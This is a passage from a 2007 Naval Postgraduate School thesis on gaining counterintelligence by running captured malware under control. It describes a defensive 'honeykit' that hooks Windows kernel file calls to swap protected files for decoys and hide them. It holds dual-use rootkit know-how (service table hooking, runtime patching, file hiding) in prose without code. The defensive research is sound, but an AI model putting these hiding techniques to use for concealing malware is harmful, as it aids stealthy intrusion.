NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

COUNTERINTELLIGENCE THROUGH MALICIOUS CODE ANALYSIS

by

Edmond J. Murphy

June 2007

Thesis Advisor:	Chris Eagle
Second Reader:	George Dinolt

Approved for public release; distribution is unlimited

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE		Form Approved OMB No. 0704-0188

1. AGENCY USE ONLY *(Leave blank)*	2. REPORT DATE	3. REPORT TYPE AND DATES COVERED
	June 2007	Master's Thesis

4. TITLE AND SUBTITLE Counterintelligence Through Malicious Code Analysis	5. FUNDING NUMBERS
6. AUTHOR(S) Edmond J. Murphy	
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000	8. PERFORMING ORGANIZATION REPORT NUMBER
9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A	10. SPONSORING/MONITORING AGENCY REPORT NUMBER

11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.

12a. DISTRIBUTION / AVAILABILITY STATEMENT	12b. DISTRIBUTION CODE
Approved for public release; distribution is unlimited	A

13. ABSTRACT (maximum 200 words)

As computer network technology continues to grow so does the reliance on this technology for everyday business functionality. To appeal to customers and employees alike, businesses are seeking an increased online prescience, and to increase productivity the same businesses are computerizing their day-to-day operations. The combination of a publicly accessible interface to the businesses' network, and the increase in the amount of intellectual property present on these networks presents serious risks. All of this intellectual property now faces constant attacks from a wide variety of malicious software that is intended to uncover company and government secrets.

Every year billions of dollars are invested in preventing and recovering from the introduction of malicious code into a system. However, there is little research being done on leveraging these attacks for counterintelligence opportunities. With the ever-increasing number of vulnerable computers on the Internet the task of attributing these attacks to an organization or a single person is a daunting one. This thesis will demonstrate the idea of intentionally running a piece of malicious code in a secure environment in order to gain counterintelligence on an attacker.

14. SUBJECT TERMS Malware Analysis, Reverse Engineering, Rootkit Development, Counter Intelligence	15. NUMBER OF PAGES 105
	16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT	18. SECURITY CLASSIFICATION OF THIS PAGE	19. SECURITY CLASSIFICATION OF ABSTRACT	20. LIMITATION OF ABSTRACT
Unclassified	Unclassified	Unclassified	UL

NSN 7540-01-280-5500 Standard Form 298 (Rev. 2-89)
Prescribed by ANSI Std. 239-18

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release; distribution is unlimited

COUNTERINTELLIGENCE THROUGH MALICIOUS CODE ANALYSIS

Edmond J. Murphy
Civilian, Federal Cyber Corp.
B.A., Boston College, 2005

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

NAVAL POSTGRADUATE SCHOOL
June 2007

Author: Edmond J. Murphy

Approved by: Senior Lecturer Christopher Eagle
Thesis Advisor

Professor George Dinolt
Second Reader

Peter Denning
Chairman, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

As computer network technology continues to grow, so does the reliance on this technology for everyday business functionality. To appeal to customers and employees alike, businesses are seeking an increased online presence, and to increase productivity the same businesses are computerizing their day-to-day operations. The combination of a publicly accessible interface to the businesses' network, and the increase in the amount of intellectual property present on these networks presents serious risks. All of this intellectual property now faces constant attacks from a wide variety of malicious software that is intended to uncover company and government secrets.

Every year, billions of dollars are invested in preventing and recovering from the introduction of malicious code into a system. However, there is little research being done on leveraging these attacks for counterintelligence opportunities. With the ever-increasing number of vulnerable computers on the Internet, the task of attributing these attacks to an organization or a single person is a daunting one. This thesis will demonstrate the idea of intentionally running a piece of malicious code in a secure environment in order to gain counterintelligence on an attacker.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF FIGURES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF TABLES

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

I would like to thank Senior Lecturer Chris Eagle for his technical guidance throughout the thesis process and his general contribution to my education at the Naval Postgraduate School.

I would also like to thank Dr. George Dinolt for his numerous contributions to the writing of this thesis, as well as his general contribution to my education at the Naval Postgraduate School.

I would like to thank Kelly for her patience with me throughout the process, and willingness to help wherever she could.

I would like to thank my family for getting me through the previous twenty-four years of my life and providing me with the opportunity to make the most of my abilities.

This material is based on work supported by the National Science Foundation under Grant No. DUE—0414102. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author and do not necessarily reflect the views of the National Science Foundation.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

Every year there are millions, if not billions, of dollars invested in the analysis of malicious software (malware). Governments and Corporations alike research a wide variety of topics that include preventing malware from reaching systems, recognizing malware in the event that it reaches those systems, and recovering from an infection with the intention of mitigating any further damage. While these are all valid and necessary pursuits, there is very little progress being made in attributing an infection to a specific attacker or, at least, a specific organization. The attribution of an attack is admittedly a daunting task, and one that will become increasingly difficult as more inexperienced computer users place their vulnerable systems on the Internet. The presence of additional vulnerable systems has the potential to provide an attacker with a greater number of computers from which to launch their attacks. This thesis presents a new methodology in which an attacker is fed deceptive information with the purpose of gaining counterintelligence. In addition to protecting the valuable information stored on computer systems this methodology may lead to improved attribution of attacks. Along with a discussion of the new methodology this thesis will also provide a proof of concept of the methodology.

As the price of a computer and an Internet connection continues to drop, the number of inexperienced computer users on the Internet continues to increase. According to Internet World Stats Internet usage across the world has grown 214% over the past 6 years [1]. Many of these connections utilize broadband technology, which makes it easy for the user to be connected all of the time. All of these inexperienced users are ideal targets for hackers. Although operating system and application developers regularly put out patches to correct security flaws, and there are a number of anti-virus companies that offer products to identify malware and remove it from the computer, none of these companies can ensure that their products are used properly and updated regularly by the users. Even experienced users can fall victim to 0-day attacks and new variants of malware for which anti-virus programs have no signature. All of these circumstances result in a large number of vulnerable computers with constant Internet connections. In

the eyes of an attacker, the information on a personal computer is valuable as it may contain information such as credit card numbers, and passwords for bank accounts. Additionally, personal computers can offer an attacker an “anonymous” computer from which to launch additional attacks.

With an increasing number of vulnerable personal computers, which allow for “anonymous” access to valuable systems, the task of identifying an attacker based on this access information is nearly impossible. The rise in vulnerable systems gives an attacker a larger number of places from which to launch an attack, as well as a greater number of computer systems to pass through before the attack is launched. Because each of these systems is an unattributable source, the tracking of an attacker becomes increasingly difficult. In order to attempt to identify an attacker we must turn to other resources.

The best opportunity for counterintelligence we have is the malware sample itself. Both static and dynamic analysis of a malware sample can give us information including an estimate of the attacker’s programming ability and their techniques for interacting with the malware. However, the most skilled attackers will attempt to remove all identifying information for their code, and make efforts to obscure their communication methods. In cases such as these, there are many times that an analyst is able to deduce the skill level of the attacker, but little more, and an attacker may continue to operate without fear of being brought to justice.

This thesis presents a new methodology for gaining intelligence on an attacker through the observation of the malware sample under active control. We propose that by observing multiple, time separated, interactions between an attacker and their malware we can obtain additional data that may lead to identifying the source of an attack. The immediate purpose of this thesis is to further develop this new methodology and explain its benefits, as well as provide methods that can be used to mitigate the inherent risks of letting a malware sample run under active control. The long-term purpose of this thesis is to generate an active discussion among those individuals in the malware community with an interest in tracking down the source of the malware. This discussion would serve to further develop the methods presented. The ultimate goal is to develop a commercial

product that allows a malware sample to securely run under active control. A proof of concept program is provided within this thesis and will be discussed in detail in the third chapter.

Chapter II provides an overview of the field of malicious code analysis, the science and techniques of reverse engineering as they pertain to malware analysis, and the technology of rootkits. Chapter III details the component that was developed to control an active malware sample. Chapter IV presents the details of the selected malware sample and the development of its clients. Chapter V analyzes the effectiveness of the software developed in a number of different environments. Chapter VI offers concluding remarks and suggestions for future work in this field. The Appendix contains all of the source code developed for the completion of this thesis.

The reader is expected to have a general knowledge of computer networking, as well as an understanding of operating systems and the interaction between user and kernel space software components.

THIS PAGE INTENTIONALLY LEFT BLANK

II. BACKGROUND

A. MALICIOUS CODE ANALYSIS

Malicious software (malware) analysis is a relatively new field of computer science that is constantly evolving in response to emergent threats. Although the field is growing quickly, there is only a small community of computer scientists who regularly analyze malicious code. Since it is a developing field there is limited documentation on the topic of malware analysis. What follows is the description of three well-defined aspects of this young field; dynamic analysis, static analysis and malicious code deobfuscation.

1. Dynamic Analysis

Dynamic analysis of malicious code refers to the technique of monitoring a sample's interaction with the system that it is running on, as well as monitoring any network activity that it is generating [2]. This process involves intentionally infecting a computer with the malware sample and is typically performed only in a test environment. This test environment commonly utilizes virtual machines to create a safe, sand box in which the malware can run free.

The use of virtual machines gives a malware analyst the ability to create an isolated computer network that is hosted completely within his or her machine. Virtual machines also give the analyst the ability to quickly save the current state of the machine and revert to this saved state. This feature is particularly valuable when analyzing malicious code as it allows the analyst to easily restore the machine to a non-infected state. There is currently a trend in more sophisticated malware to check for the presence of a virtual machine environment and alter its behavior in order to prevent this method of analysis. If the analyst were able to detect this behavior they would need to modify the malware executable to ignore the check, or if this is not possible, run the malware sample on dedicate hardware in a standalone network. This new trend could be seen as a sign of

the continuous battle between the attacker and the analyst, and believe that each will continue to overcome the other's advances in technology.

After setting up their environment, the analyst then concentrates on capturing all of the interactions between the malware and the operating system. The interactions that analysts are most interested in include file system modifications, modifications to the system registry values, the creation of additional system processes, and the network traffic that is generated by the sample. These interactions are of interest to the analyst because they encompass the effect of the malware on the system. By understanding these interactions the analyst may be able to successfully remove the malware sample from the system and may better understand the damage that the malware may have caused.

The interactions mentioned above can be monitored by a number of different tools; one common toolset used to monitor modifications to the host computer includes a suite of tools developed by Mark Russinovich and Bryce Cogswell named Windows Sysinternals [3]. The Sysinternals suite provides the analyst with the ability to monitor file and registry interactions as well as the processes running on the system. A network packet capture program such as Wireshark (formerly Ethereal) can be used to monitor the network traffic [4]. Wireshark, and other similar programs provide the analyst with the ability to analyze the malware’s communications protocol.

Although dynamic analysis can provide a quick synopsis of a sample's capabilities in a time sensitive situation, there are a number of disadvantages to this method. The majority of the disadvantages revolve around the incomplete information that is garnered from this method of analysis. We do have the ability to identify all file system and registry interactions, however this is not an easy task and often requires sorting through large amounts of log data in order to isolate the sample’s interactions. To further complicate this process, attackers routinely name their malware processes using names that closely resemble or are identical to common operating system processes. Additionally, while we may be able obtain preliminary network connection information and set up supplementary systems to provide the sample with surrogate communications

endpoints that implement the protocols that the malware is looking for, in the absence of an actual controller, we must resort to randomly guessing which commands the sample will accept.

2. Static Analysis

Static analysis of malicious code is a form of reverse engineering in which an analyst attempts to determine the full functionality of a malware sample without actually running the code under study. While this process can be significantly more time consuming and require advanced knowledge of programming languages (most commonly C and C++) and processor instruction sets (most commonly Intel x86) it also has a greater potential to provide a full functionality report. To give the reader a better understanding of the static analysis of malicious code we first give a brief overview of reverse engineering and then explain the specific challenges that a malware analyst may encounter.

Reverse engineering as it applies to computer software is the art of taking the original source code, or raw binary executable and determining its complete functionality [2, 4]. This may still be a very difficult exercise. In the field of malware analysis it is extremely rare to have the source code for a sample. We therefore concentrate on the process of reverse engineering a binary executable file.

The first step in this process requires taking the seemingly random ones and zeros contained in the malware file and turning them into something slightly more readable. This process is done using advanced knowledge of the file format of the binary executable and the machine language codes (op-codes) associated with the processor instructions. Luckily both of these aspects are static and well documented. This has allowed the development of a number of disassemblers, programs that translate the 0's and 1's into sequences of computer instructions readable by people. The most commonly used dissassembler is Interactive Dissasmbler Pro (IDA Pro) developed by DataRescue [6]. IDA Pro comes preloaded with a large set of file format signatures, called loaders, and processor instruction sets, called modules. When a binary is loaded into IDA Pro the program attempts to identify the file format using each of the loaders, ultimately IDA

returns a file type suggestion and gives the user the final choice [5]. Once the file type has been determined, IDA Pro applies a specific loader and module that will turn the raw ones and zeros of the binary file into a more human readable format. After applying both the loader and the module to the file IDA Pro does some additional analysis that identifies the basic block structure of the program including subroutine identification. Further analysis recognizes data types based on the detection of commonly used library functions and knowledge of their parameter sequences and return types.

Once the auto-analysis has finished the analyst is left to further identify the functionality of the executable. IDA Pro provides an interactive environment, that the analyst can use to assign names to internal program functions and variables, as well as define and apply common and user defined structures [5]. Intimate knowledge of the characteristics of both the higher-level programming language that the sample was written in and the compiler that was used to generate the executable is important in deducing the full functionality of the program. Fortunately, with the help of Application Programming Interface (API) documentation such as the MSDN library for developing C and C++ applications for the Windows operating system, Reverse Engineers do not have to memorize the details of each identified function [7]. Detailing the complete process of reverse engineering an executable is difficult because it differs among reverse engineers. A full description is beyond the scope of this paper. However, the main technique involves the use of function parameters to identify the type, value, and manipulations of locally defined variables.

The primary goals of a malware analyst are to identify the effect of the malware on the infected system, understand any communications protocols enough to determine what information has been exfiltrated by the attacker, and/or find additional samples that have been downloaded to the machine. Dynamic analysis may improve an analyst's knowledge of the executable and assist the static analysis, however, to fully understand each of the preceding elements of a malware sample, an analyst must perform some static analysis.

Specific challenges to the malware analyst include obfuscation of the executable code, homegrown encryption, and communications protocols designed to avoid detection

through traffic analysis. With the exception of the obfuscation each of these challenges occur in both dynamic and static analysis. Encryption schemes, communications protocols and obfuscation techniques are constantly changing, making the automatic analysis of malicious code a significant challenge [8].

3. Malicious Code Deobfuscation

Special software, generally referred to as a packer, is commonly used by attackers to bypass intrusion detection systems, avoid detection by anti-virus software, and make the reverse engineer's job harder [8]. Packers such as UPX [9] and ASPACK [10], perform obfuscation through compression and/or encryption. Packers are designed to compress and encrypt executable files so they require less storage space on a hard drive, as well as protect the intellectual property of the code. The packing/obfuscation process begins with the compression or encryption of the software, and finishes by creating a "wrapper program" that "surrounds" the obfuscated product. When the complete package is executed on the target machine, the wrapper program decrypts the compressed program and then decompresses it before finally allowing the original software to execute.

In addition to compression and encryption, a number of other anti-reverse engineering techniques are employed by sophisticated obfuscation schemes. Such techniques are often implemented within the unpacking stub and attempt to identify whether or not the program is being run in a debugger or virtual environment. If the program is running in a debugger the unpacking stub may simply exit, or perform malicious actions on the computer that is being used to analyze the sample.

Commonly referred to as "unpacking," malicious code deobfuscation is the art of bringing a sample to a state in which it can be further analyzed using static analysis methods. An in-depth knowledge of malicious code deobfuscation is not necessary to understand the ideas presented in this thesis.

B. ROOTKIT TECHNOLOGY

Executables written to monitor and/or control the interaction between the user and the operating systems are commonly referred to as rootkits. The term rootkit often comes

with a negative connotation, as rootkits are commonly used by attackers to hide the presence of malicious software on an infected computer. However, rootkits can also be written with the intention of securing a system. In the field of computer security rootkits are studied so that they can be identified and removed from systems. The methodology described in this thesis shows how to turn the tables and use the technology of a rootkit to defend information present on a compromised system. The full functionality of the rootkit written for this thesis will be detailed in Chapter V, this section will provide the background information necessary to understand rootkit technology.

As described by Greg Hoglund and James Butler in their book Rootkits: Subverting the Windows Kernel, "... a rootkit is a set of programs and code that allows a permanent or consistent, undetectable presence on a computer." [11] While the primary goal of most rootkits is stealth, the technology also provides an attacker with the ability perform privileged tasks such as capture keystrokes and sniff packets sent across an entire network. The prefix "root" refers to the root user of a system, or the system user with highest privileges. In order for a rootkit to be loaded as a process the attacker must initially have root privileges. However, once the attacker has a program operating with root privileges they can place their rootkit in the system startup sequence. Such programs can then be run without any privilege restrictions, thus the attacker no longer needs to worry about the privilege level of the system user.

Once the rootkit is loaded it has the ability to control the interactions between the computer user and the operating system's kernel. The developer of the rootkit can now alter the view that the user has of the underling system. API hooking and runtime patching are the two examples of techniques used to hijack communication between the user and the kernel.

The technique of API hooking involves developing a program that replaces a reference to a true system call or function call with an alternative function provided by an attacker, thus whenever a call to a "hooked" function is made, the programmer's code runs rather than the operating system's [11].

Runtime patching operates under the same principle, however, rather than replacing the reference to the operating system function the programmer actually changes the operating system's function and reroutes the flow of this function to their code [11].

Both methods manipulate the data that is being processed by the operating system function in order to paint a false picture to the user. While API hooking is easier to do, it is also easier to detect. The added stealth of runtime patching comes at the cost of an advanced understanding of the function or system call being modified and an advanced knowledge of the assembly code instruction set.

The development and detection of rootkits requires advanced knowledge of interactions between "user space" and "kernel space." Much like the MSDN library for user space API, Microsoft provides the Driver Development Kit (DDK) library [12], which details the API for interaction between user and kernel space. This development kit is published to give legitimate software and hardware developers the ability to interact with the kernel, but the information is also available to those with malicious intentions. An advanced knowledge of rootkit technology is not required to understand this thesis, but an understanding of the concepts described above will be helpful.

THIS PAGE INTENTIONALLY LEFT BLANK

III. ANTI-HACKER HONEYKIT VERSION 0

This chapter presents an overview of the methodology that went into the development of the software, which has been named the “Anti-Hacker Honeykit.” The term honeykit reflects the combination of honeypot and rootkit technologies. The description will include details of two common attack types, and explain why this research pertains to only one of those types. Following the discussion of the methodology, a detailed description of the software that has been written for this thesis will be provided. When reading this chapter, the reader should be aware that the term honeykit is used to refer to the software written for this thesis. As will be evident throughout the chapter, this honeykit has no malicious intent. On the contrary, it is intended to protect proprietary information present on the machine on which it is operating.

A. METHODOLOGY

When the idea of actively running malicious code to gain counterintelligence on the attacker was first developed it was decided that protecting the exfiltration of files from the live system should be a primary interest. Monitoring the exfiltration of files from the system both secures proprietary information and gives significant counterintelligence on the attacker. By controlling what files an attacker receives from the compromised system it is also possible to provide them with false information. Observing an attackers reaction to this false information can provide further counterintelligence.

A large number of attacks begin with an attacker dumping all of the files on a system to their local machine, which results substantial loss of valuable information. However, if the honeykit is running prior to the attack all of this valuable information is protected. Furthermore, since the “compromised” system is actually protected the malware implanted by the attacker can continue to run. If the attacker identifies interesting information the files that they have received they may come back with a more targeted file search. By observing this more targeted file search additional intelligence on

the attacker is obtained. Using this additional intelligence against the attacker, files containing false, but "interesting" information can be placed on the system for the attacker to find. In addition to being able to control an attacker through false information, each connection that the attacker makes has the potential to reveal information connecting the attacks to a source.

At the very minimum each connection will provide an IP address, the time of the connection, the duration or the connection, and the attacker's methods of searching for interesting files. While a single IP address may not be enough to attribute an attack observing multiple connections, possibly from multiple IP addresses, provides the ability construct a view of the network that the attacker has the ability to control. The time and duration of a connection has the potential to reveal habits of the attacker, assuming that the attacker does not use regularly scheduled client software to search for interesting files. In addition, the duration of the attack could be used to determine the interest level of the attacker in the false information being provided. Finally, if the search methods of the attacker changed from connection to connection this could be imply that the malware sample is under the control of a number of attackers.

The concept of a targeted attack was briefly mentioned in the preceding description. To further explain this concept, the two most common types of attack are discussed below. The discussion also explains the relation of each to the research that was done for this thesis.

1. The "Botnet" Attack

In a "Botnet" attack the attacker has no specific interest in the system. He or she is simply exploiting a vulnerability on a random system. The goal of this attack is to give the attacker control of the system so that he or she may use the system to send out spam mail or attack other systems anonymously. Although this system may be used to connect to another system from which the attacker will be exfiltrating information, we are not interested in these attacks. Allowing this type of malware to run on a system would be furthering the cause of the attacker, and we would be gaining little to no

counterintelligence information. In such an attack the best course of action would be to take the system offline until it is properly cleaned.

2. The Targeted Attack

In a targeted attack the attacker has a specific system, or network, in mind. The attacker has likely identified the system or network by its IP address range, or is targeting an inexperienced user with a malicious email link or attachment. Once the system is infiltrated the attacker searches the system for the files that they are interested in and downloads the files to their system. The attacker may then cover their tracks in an attempt to disguise the attack, and thus maintain access to the system and its files.

This is the type of attack that we are specifically interested in, and the longer we are able to keep the attacker interested in the system the more counterintelligence we may be able to acquire.

In order to keep the attacker interested, we must allow nearly full functionality of the malicious code running on the machine. This would include providing the attacker with the files that they are interested in. However, we clearly do not want the attacker removing any sensitive information from our system, or using the system as a launching point for other attacks. Historically we have been forced to take the machine offline until it has been completely cleaned [13], or hope that the attacker lands in a honeypot [14] (a system specifically placed in a network to be compromised, with no sensitive information present) and remains interested. However, with the development of the Anti-Hacker Honeykit we may be able to turn each targeted attack into an opportunity for counterintelligence. With the honeykit technology we are no longer forced to wait for an attacker to land in a honeypot. Instead the honeypot will be brought to the attacker, as the honeykit provides the ability to turn each system that an attacker compromises a honeypot.

Admittedly, by allowing the malicious code to run, we walk a thin line between the exposure of information and the retrieval of counterintelligence. In order to comfortably run the sample, we must protect a number of common functions. These functions include, but are not limited to the exfiltration of files, the launch of further

attacks from the comprised system, the exportation of user keystrokes, and promiscuous network traffic sniffing. While all of these areas may lead to counterintelligence, as stated earlier, it is my belief that the file exfiltration provides the best opportunity for counterintelligence. Monitoring file exfiltration in a targeted attack provides a better idea of exactly what information an attacker is interested in, and what information needs to be provided to encourage future connections. Furthermore, the other functions offer too much risk for the reward that each could bring. Rather than monitoring the data associated with these other aspects, I believe that we are best served by not allowing them to run. Ideally we would be able to run all aspects of the malware in order keep the attacker's interest, but we must make compromises in the name of security. The initial development of the honeykit concentrates on securely monitoring and manipulating file exfiltration.

B. HONEYKIT DEVELOPMENT

1. Initial Approach

When the decision was made to concentrate on exfiltration of files from a compromised system capturing incoming and outgoing network traffic seemed to be the best way to monitor file access. By analyzing this traffic all of the attacker's interaction with the malicious code could be monitored and files leaving the system could be replaced on their way out. However, intercepting and modifying the packets before they were sent out presented a more complex problem.

The initial approach was to develop a rootkit to hook calls to the Microsoft Packet Scheduler, modify packets of interest and then return them to the queue. Early research showed little documentation on the interaction between the packet scheduler and the Window's operating system. However, after reading Rootkits: A Guide to Subverting the Windows Kernel [11] a better option was revealed. Hooking calls to the Windows kernel functions that open files on the system and return a file other than the one requested, would achieve the desired result of replacing a protected file.

Hooking calls to these functions at the kernel level has the added bonus of avoiding any encryption that an attacker may have implemented to prevent detection. If we were to monitor requests for files at the packet level we would be forced to decrypt and re-encrypt each packet that is sent to and from the malware sample. Even if the malware sample were to implement a simple encryption scheme the honeykit would have to be customized deal with each malware infection. During the customization process the malware sample would either be running unprotected, or the system would be taken offline with the possible cost of losing the attacker. By hooking access at the file level the honeykit is able to run with no customization.

The disadvantage of the hooking approach, whether it is at the packet level or the file access level, is that an attacker could design their own rootkit that would replace the calls hooked by the honeykit. A possible solution to this problem is discussed in the future work section of Chapter VI. More detail on the malicious code selected for the proof of concept will be provided in the fourth chapter, this chapter will concentrate on the explanation of the honeykit that was designed.

After choosing a technology with the ability to protect the information contained in user files, the next step was to define a general methodology for using this technology to protect the files. It was decided that the best way to do this would be to create a configuration file, which would contain the full file path for all of the files that needed to be blocked. Given that rootkit technology also provides the ability to identify which process (computer program) is attempting to access the file, the decision was made to include a list of processes that were allowed to access the blocked files in the configuration file as well. The proceeding sections detail the functionality of the honeykit and explain exactly how and why the information in the configuration file is used.

2. Start Up Functionality

When loaded into memory the honeykit first attempts to load a configuration file named _rple_config.txt which is located in the c:\ directory. The configuration file is used so that the list of files that are blocked can be modified without the need to edit the source

code and recompile the honeykit. If the configuration file is found the program attempts to parse its contents, otherwise the program exits with an error code. The file is formatted as follows:

```
num process names: [int: number of process names]
[process name 1]
[process name 2]
...
num process nums: [int: number of process numbers]
[process number 1]
[process number 2]
....
num blocked files: [int: number of blocked files]
[blocked filename 1]
[blocked filename 2]
```

Figure 1. _rple_config.txt file format

Each file listed in the configuration file should be listed using the full file path to allow for distinction between identical filenames in different directories. A number of checks are made to insure proper file format, failure to conform to the defined file format will result in the honeykit program exiting with an error status code. If the file is successfully parsed, all data that has been read in is stored in global variables and the honeykit proceeds to hook the Windows's kernel calls for ZwCreateFile, ZwOpenFile, and ZwQueryDirectory. Each of these calls control the user's access to files, their function will be described briefly in this chapter, for full documentation please refer to Microsoft's DDK Library [12].

In order to hook these functions we must first perform a lookup of the system service descriptor table, which contains the address of all Windows system calls, to find the current addresses of the calls to ZwCreateFile, ZwOpenFile, and ZwQueryDirectory. Once these addresses are known, we save the original addresses, and replace their entries in the service descriptor table with the addresses of our functions. This is the hooking process described in the initial approach section. By placing the addresses of the new function calls in the system service descriptor table we ensure that our functions will be called when a user attempts to open a file.

Although it may seem counter intuitive, the program controls both the ZwOpenFile call and the ZwCreateFile call. This is done because system processes commonly use the ZwCreateFile call, rather than the ZwOpenFile call to open files. The call to create a file takes an input argument named “CreateDisposition.” This input field specifies how the file is to be “created” [12]. One of the options for file “creation” is FILE_OPEN, which opens an existing file, and returns an error if the file does not exist [12]. In the context of this thesis, the ZwOpenFile call has the ability to open files, but is mainly included for functionality that will be described later in this chapter. The modifications to the ZwCreateFile, ZwOpenFile, and ZwQueryDirectory functions will now be discussed. The prefix “New” refers to the function as it was modified for the honeykit.

3. NewZwCreateFile

When any process attempts to open a file the NewZwCreateFile function will be called, with all of the parameters normally given to ZwCreateFile. The first thing that our honeykit must do is determine which userland process is calling the function. This was done utilizing code provided in tutorials found at www.rootkit.com [15]. The first step is to retrieve the PEPROCESS struct, which identifies the calling process, and then read the process ID field with in this struct. The position of this field within the structure differs in each version of Windows, and must be specified by the programmer. As a result, the honeykit is designed to work only with Windows XP. However, by modifying the specified offset within the source code, the same code can be used on a different version of the Windows operating system. After retrieving the process number, the process name is retrieved by calling the function GetProcessName provided in the tutorials [15].

Equipped with the process identifying information, the honeykit program can now check the current process against its list of process names and numbers. Version 0 of the Anti-Hacker honeykit implements a policy that denies all programs not specifically allowed (whitelisting). By implementing this policy we are able to restrict the malware’s access to the blocked files without even knowing its name or process number. If the process identifying information matches that of an allowed process the NewZwCreateFile

function simply forwards the call to the original ZwCreateFile function. However, if there is no match found, the requested file is checked against the list of blocked files, by calling the function MyCheckFileName. The whitelisting property has the potential to allow an attacker to access to protected files by mimicking the process name of an allowed process. Placing the process number, rather than the process name, in the whitelist, can combat the technique, but this comes at the cost of knowing the process number before the loading of the rootkit.

Each file request made by ZwCreateFile contains an ObjectAttributes structure, which, along with other identifying information, contains the filename being requested. This entire structure is passed to MyCheckFileName, which will return 0 if a blocked file name is matched, and non-zero if there is no match. If we find no match the original ZwCreateFile function is called.

When a blocked file name is matched the file requested is replaced by a file that has been deemed OK to be released. This file should be of the same type as the file requested and, in order to keep the attacker interested, should at least be similar to the file requested. In the current version of the software the replacement file must be in the same directory and be named _rple_filename.fileextension, where filename and fileextension are identical to that of the requested file. Throughout the development process a number of file replacement methods were considered, this method was ultimately chosen as it provides a one-to-one mapping of blocked files to OK'ed files. This one-to-one mapping gives us the greatest chance of continuing to deceive an attacker. After the filename of the file requested is modified, the original ZwCreateFile is called and the handle to the OK'ed file is returned to the requesting program.

4. NewZwOpenFile

The NewZwOpenFile function, for the most part operates in the same way as the NewZwCreateFile function. It implements the same check and replace algorithm that is performed in NewZwCreateFile, with one minor addition. Initial analysis of the honeykit, detailed in Chapter V, showed that certain programs request files with the entire path, while others request files by asking solely for the file itself. These two differing forms of

making a request present difficulties for checking the requested file against blocked files. Fortunately, analysis showed that the processes, which supplied the filename rather than the entire path, also made a call to ZwOpenFile with the complete directory path just before the call to ZwCreateFile. By creating a global variable to hold the directory requested in the call to ZwOpenFile, the full path to the file requested could be reassembled in the subsequent ZwCreateFile call. In order to account for files with the same name existing in different directories, this reassembled full path is used to check against blocked file names. Further detail can be found in Chapter V.

5. NewZwQueryDirectoryFile

While not directly related to the monitoring of file exfiltration, the NewZwQueryDirectoryFile function was added after initial analysis. The standard Windows' ZwQueryDirectoryFile accepts a directory name and returns the list of files in that directory. This is a function that is actually commonly modified by attackers to hide the presence of their files on the infected system. In the Anti-Hacker Honeykit we use the same methodology to hide the presence of the files that we use to replace blocked file exfiltration attempts. The code for this function was taken from the rootkit tutorials found at www.rootkit.com [15] and slightly modified to provide the desired functionality.

The function of NewZwQueryDirectoryFile is slightly different than that of NewZwCreateFile and NewZwOpenFile. Both create-file and open-file perform their checks and modifications on the parameters passed to the function by the user and then pass the modified parameters to the original system call. The NewZwQueryDirectory function first performs the original system call and the return values are then checked and modified accordingly. The Anti-Hacker Honeykit calls the original ZwQueryDirectoryFile and then checks the return value for files beginning with "_rple_".

This check is done regardless of the requesting process, and as long as the "_rple_" tag is placed in front of each replacement file any user on the system, including the attacker, will never see these files.

It was originally decided to filter based on extension type, by appending ".rple" to each file, but quickly realized that this could possibly conflict with a known and necessary file type, so the decision was made to prefix the filename with the flag.

In this chapter the methodology behind this research has been explained, and a functional description of the Anti-Hacker Honeykit was offered. The source code for the honeykit is supplied in the Appendix if the reader wishes to analyze its full functionality. The ability of an attacker to develop a rootkit of their own to replace the hooks of the honeykit was discussed. A possible solution to this will be discussed in the further work section of Chapter VI.

IV. MALWARE SAMPLE DETAILS

This chapter will describe the search for an appropriate sample of malicious code and provide analysis of the sample that was chosen to use for the proof of concept. For the purpose of this thesis a sample was considered appropriate if it contained the ability to transfer files off of the local system, and had an easily analyzed client communications protocol. This study was restricted to these "simpler systems" because, in order to provide a general proof of concept a client would need to be written using information that was deduced from reverse engineering the malware sample. Furthermore, the ability of the honeykit to protect the files on the compromised system is independent of the complexity of the communications protocol used by the malware. The goal of this chapter is to provide the reader a better understanding of the malicious code sample that was used for the analysis of the effectiveness of the honeykit that was developed.

A. INITIAL SAMPLE SELECTION

The original methodology in selecting a malicious code sample was to search the site www.offensivecomputing.net for an appropriate sample [16]. Initially, visiting this site looked promising as it provided a large array of samples, however, the search capabilities on the site were significantly lacking. Eventually a few common samples were identified and the malware analysis began. Each of the downloaded samples was obfuscated using a packer. Some used simple, standard packing methods, while others used more complex and less documented packing algorithms. Of the common samples that were selected, those with simple packing algorithms were analyzed first. Ultimately, the unpacking and analysis was found to be a time consuming process, and there was no guarantee that the sample that was reversed would be an appropriate sample for the general proof of concept.

Ultimately a sample that had already been analyzed by a Malware Analysis Group at the Naval Postgraduate School was chosen [17]. The sample that was selected provided a relatively simple communications protocol as well as two separate ways of accessing files on the system. As mentioned in Chapter III, because the honeykit is designed to

replace file requests on the lowest possible level, the complexity of the communications protocol has no effect on the success of the honeykit. All together this sample provided an ideal situation for analyzing the effectiveness of the honeykit. The operations implemented by this sample of malicious code were consistent with operations you would expect from an attacker attempting a targeted attack, as described in Chapter II. The two files detailed below provide different functionality, but are linked through a function of FILE0.

B. FILE 0: SVCHOST_CLI.EXE

This section will detail the first malicious file that was analyzed. The details of its startup procedure will be provided along with the commands that it accepts, and the connection sequence used to operate the command that was chosen to test the honeykit. Rather than referring to the file by its full name FILE0 or "sample" will be used when talking about svchost_cli.exe.

